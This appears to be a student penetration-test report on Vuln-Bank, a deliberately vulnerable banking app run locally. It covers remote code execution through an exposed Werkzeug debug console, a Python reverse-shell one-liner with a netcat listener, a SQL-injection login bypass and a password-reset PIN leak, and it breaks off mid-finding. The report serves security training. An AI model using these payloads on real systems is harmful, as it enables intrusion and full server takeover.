

Vulnerability Assessment Report: Vuln-Bank Web Application

Date: October 19, 2025

Prepared By: Sidhardh D

Target: Vuln-Bank Application (<http://172.18.0.3:5000>)

1. Executive Summary

This report documents the results of a comprehensive security assessment of the "Vuln-Bank" web application. The assessment revealed **multiple critical and high-severity vulnerabilities** that render the application fundamentally insecure. The findings demonstrate systemic weaknesses across all layers of the application, from server configuration to business logic.

Key findings include:

- **Critical Remote Code Execution (RCE):** A misconfigured debug console was exposed, allowing an attacker to gain complete, root-level control over the underlying server.
- **Authentication Bypass:** A classic SQL Injection vulnerability in the login mechanism allows unauthenticated attackers to bypass login controls and impersonate any user, including administrators.
- **Insecure Session Management:** The application utilizes a weak JSON Web Token (JWT) implementation with a crackable secret key, enabling attackers to forge valid session tokens and escalate privileges.
- **Broken Access Control:** A flawed password reset mechanism with insufficient validation allows for the takeover of any user account.
- **Lack of Input Sanitization:** The application is vulnerable to Cross-Site Scripting (XSS), which can be used to steal user sessions or perform actions on their behalf.
- **Business Logic Flaws:** The loan application feature lacks proper validation, permitting invalid financial transactions that could be exploited for fraud.

Collectively, these vulnerabilities allow an attacker to achieve a full compromise of the application, its data, and its host environment. The application is not safe for deployment in any capacity. Immediate and thorough remediation of all identified issues is required.

2. Scope and Methodology

2.1. Objective

The primary objective of this assessment was to perform a comprehensive security analysis of the Vuln-Bank web application. The goal was to identify, document, and provide proof-of-concept exploitation for vulnerabilities related to its configuration, authentication,

session management, input validation, and business logic.

2.2. Scope

The assessment was confined to the Vuln-Bank application running in a Docker container, accessible at the following endpoint:

- **URL:** <http://172.18.0.3:5000>

The source code was available for review via the provided GitHub repository (<https://github.com/Commando-X/vuln-bank.git>).

2.3. Methodology

The assessment followed a structured approach:

1. **Deployment & Setup:** The application was cloned and deployed locally using Docker to create a controlled testing environment.
 2. **Information Gathering:** The target was scanned using **Nmap** to identify open ports, running services, and software versions.
 3. **Enumeration & Discovery:** The application's web server was enumerated using **Gobuster** to discover hidden files and directories, revealing unlinked administrative endpoints.
 4. **Vulnerability Analysis & Exploitation:** Each identified endpoint and feature was manually tested for common web application vulnerabilities. Discovered flaws were then exploited to confirm their impact and assess the maximum potential damage.
-

3. Detailed Findings

Finding 1: Critical - Remote Code Execution via Exposed Werkzeug Debug Console

- **Severity:** Critical
 - **CVSS Score:** 10.0 (Critical)
 - **Summary:** The Flask web application is running in an insecure debug mode. This configuration exposes a web-based interactive debug console and leaks the secret PIN required to access it within the application's startup logs. An attacker can use this leaked PIN to gain access to the console and execute arbitrary Python code on the server, resulting in a full system compromise with **root** privileges.
-

1.1. Proof of Concept (PoC)

The vulnerability was discovered and exploited through the following detailed steps:

Step 1: Initial Setup and Information Disclosure

The vulnerable application was deployed locally. First, the source code was cloned from the GitHub repository:

```
git clone https://github.com/Commando-X/vuln-bank.git
cd vuln-bank/
```


Next, the application was built and run using docker-compose:

```
sudo docker-compose up --build
```



During the startup process, the application logs revealed a critical piece of information: the Werkzeug Debugger PIN.

- **Leaked PIN: 142-239-183**



Step 2: Network Reconnaissance and Enumeration

An Nmap scan was performed to identify open ports and services on the host running the application.

```
nmap -p 5000 localhost
```

The scan confirmed that port 5000/tcp was **OPEN** and running the Werkzeug httpd 2.0.1 service.

```
(kali@kali) ~/vuln-bank
$ nmap -sV -p 5000 localhost

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 04:53 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00040s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
5000/tcp  open  http      Werkzeug httpd 2.0.1 (Python 3.9.24)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

With the web service confirmed, Gobuster was used to enumerate directories and discover hidden endpoints.

```
gobuster dir -u http://172.18.0.3:5000/ -w /usr/share/wordlists/dirb/common.txt
```

This scan successfully identified several endpoints, most notably /console, which returned a status code of 200 OK.

```
(kali@kali) ~/vuln-bank
$ gobuster dir -u http://172.18.0.3:5000/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@qferrari)

[+] Url:             http://172.18.0.3:5000/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/console      (Status: 200) [Size: 1909]
/dashboard    (Status: 403) [Size: 34]
/forgot-password (Status: 200) [Size: 3394]
/login        (Status: 200) [Size: 3084]
/register     (Status: 200) [Size: 3377]
/transfer     (Status: 403) [Size: 178]
progress: 4614 / 4615 (99.98%)

Finished
```

Step 3: Accessing and Exploiting the Debug Console

Navigating to `http://172.18.0.3:5000/console` in a web browser presented a PIN entry form for the locked console. The PIN 142-239-183 obtained in Step 1 was entered, successfully unlocking the console and providing an interactive Python shell.



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: 142-239-183

Brought to you by DONT PANIC, your friendly Werkzeug powered traceback interpreter.



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>>
```

Brought to you by DONT PANIC, your friendly Werkzeug powered traceback interpreter.

Step 4: Arbitrary Code Execution and Privilege Verification

The ability to execute code was first confirmed with a simple print statement.

```
print("Hello I am Sidharth")
```

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.


```
[console ready]
>>> print("Hello I am Sidharth")
Hello I am Sidharth
>>>
```

Brought to you by DONT PANIC, your friendly Werkzeug powered traceback interpreter.

To determine the privilege level of the execution context, a command to check the current user was executed:

```
import subprocess
subprocess.getoutput("whoami")
```


The command returned root, confirming that the application was running with the highest possible privileges on the system.



Step 5: Establishing a Reverse Shell

To gain persistent and more flexible access, a reverse shell was established. First, a Netcat listener was set up on the attacker's machine to listen for incoming connections on port 4444.

```
nc -lvnp 4444
```





Next, a Python payload was executed in the Werkzeug console to connect back to the

listener:

import

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.18.0.1",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])
```

This successfully established a connection, providing a remote shell on the target system.



Step 6: Shell Stabilization and Post-Exploitation

The initial reverse shell was a basic `/bin/sh` shell. To upgrade it to a fully interactive bash terminal (TTY), the following command was executed:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

With a stable, interactive root shell, post-exploitation commands such as `whoami`, `pwd`, and `ls` were run to explore the system and confirm complete control.



1.2. Impact

An attacker who exploits this vulnerability can achieve a full compromise of the host system. This allows them to:

- Execute any command on the server as the **root** user.
 - Read, write, or delete any file on the server, including application source code, configuration files, and sensitive data.
 - Directly access and manipulate the application's database, leading to the theft of all user information, transaction histories, and credentials.
 - Use the compromised server as a pivot point to launch further attacks against other systems within the internal network.
-

1.3. Recommendations

1. **Disable Debug Mode:** The primary remediation is to **never** run a Flask application in a production environment with debug=True. This setting must be explicitly set to False in all deployment configurations.
 2. **Principle of Least Privilege:** The web application and its associated processes should not be run as the root user. A dedicated, unprivileged service account should be created and used to run the application, limiting the potential impact of a future compromise.
-

Finding 2: High - Weak Default Credentials


- **Severity: High**
 - **Summary:** The application's administrator account (admin) is protected by a weak, commonly used, and easily guessable password. An attacker can gain full administrative privileges simply by testing a short list of default credentials, bypassing the need for more complex attacks.
-

2.1. Proof of Concept (PoC)

After establishing a foothold on the server, the web application's authentication mechanism was tested for common weaknesses.


Step 1: Discovering the Vulnerability

The login page, located at <http://172.18.0.3:5000/login>, was accessed. Manual brute-force attempts were made using the username admin and a list of common default passwords (e.g., admin, password, 12345678, iloveyou).



Step 2: Gaining Administrative Access

The credential combination admin:admin123 was successful. Upon submission, the application granted a valid session and redirected to the administrator's dashboard, providing full control over the application's features, including user management and financial operations.



2.2. Impact

Exploiting this vulnerability allows an attacker to:

- Gain complete administrative control over the web application.
- View, modify, or delete any user's data, including balances and transaction histories.
- Perform administrative actions, such as approving loans or managing user accounts.
- Use the compromised admin account to facilitate further attacks, such as uploading

malicious files or defacing the website.

2.3. Recommendations

1. **Enforce a Strong Password Policy:** Implement and enforce a robust password policy for all users, especially administrators. This policy should require a minimum length, complexity (including uppercase letters, lowercase letters, numbers, and symbols), and should prevent the use of common or easily guessable passwords.
 2. **Remove Default Credentials:** Ensure that no default or hardcoded credentials exist within the application before deployment. All accounts, particularly privileged ones, must have a unique, strong password set during the setup process.
-

Finding 3: Critical - Authentication Bypass via SQL Injection

- **Severity: Critical**
 - **Summary:** The application's login form is vulnerable to a classic SQL Injection attack. The backend query that validates user credentials fails to sanitize user-supplied input. By injecting a crafted SQL payload that is always true, an attacker can bypass the authentication mechanism entirely and gain unauthorized access to user accounts, including the administrator's.
-

3.1. Proof of Concept (PoC)


The vulnerability was confirmed by logging out of the previously compromised admin account and attempting to bypass the login form.

Step 1: Injecting the SQL Payload

On the login page (<http://172.18.0.3:5000/login>), the following payload was entered into the Username field:


```
admin' OR '1'='1'--
```

An arbitrary string was entered into the **Password** field. This payload is designed to alter the backend SQL query. The ' OR '1'='1' part creates a condition that always evaluates to true, and the -- comments out the rest of the original query, effectively ignoring the password check.



Step 2: Successful Authentication Bypass

Upon submitting the malicious credentials, the application granted full access to the admin account. The server processed the manipulated query, found the first part to be true ('1'='1'), and logged in the user associated with the admin username.



3.2. Impact

A successful SQL Injection attack on the login form has severe consequences, including:

- **Complete Authentication Bypass:** Any user account, including privileged administrator accounts, can be accessed without knowledge of the password.
- **Data Compromise:** An attacker gains full access to the compromised account's data and functionality.

- **Privilege Escalation:** By targeting an administrator account, an attacker can escalate their privileges to have full control over the application.
-

3.3. Recommendations

1. **Use Parameterized Queries (Prepared Statements):** This is the most effective defense against SQL Injection. The SQL query structure is sent to the database server first, and the user-supplied input is sent separately. The database treats the input as data only, not as executable code, preventing malicious manipulation of the query logic.
 2. **Input Validation and Sanitization:** Implement strict server-side validation to ensure that user input conforms to the expected format (e.g., character set, length). While not a complete solution on its own, it serves as a strong secondary defense.
-

Finding 4: High - Account Takeover via Insecure Password Reset


- **Severity: High**
 - **Summary:** The application's password reset mechanism is critically flawed. A legacy, insecure API endpoint (/api/v1/forgot-password) remains active and leaks the user's password reset PIN directly in the API response. An attacker can intercept and modify the legitimate password reset request to query this vulnerable endpoint, retrieve the PIN, and subsequently use it to change the password for any user account, leading to a full account takeover.
-


4.1. Proof of Concept (PoC)

The account takeover was accomplished by manipulating the API calls involved in the password reset process.

Step 1: Initiating the Password Reset Process

The process began by navigating to the "Forgot Password" page and requesting a password reset for the admin user. The application confirmed that a reset PIN was sent and provided a form to enter the PIN and a new password.





Step 2: Intercepting and Modifying the API Request


The network request generated when requesting the reset PIN was intercepted using Burp Suite. The legitimate request was a POST to the endpoint `/api/v2/forgot-password`. This request was modified by changing the API path to the legacy, insecure version:

- **Original Endpoint:** `/api/v2/forgot-password`
- **Modified Endpoint:** `/api/v1/forgot-password`

Step 3: Information Disclosure via Insecure API

The modified request was sent to the server. The server's response to the `/api/v1` endpoint call included a `debug_pin` field which contained the valid 3-digit reset PIN in plain text.

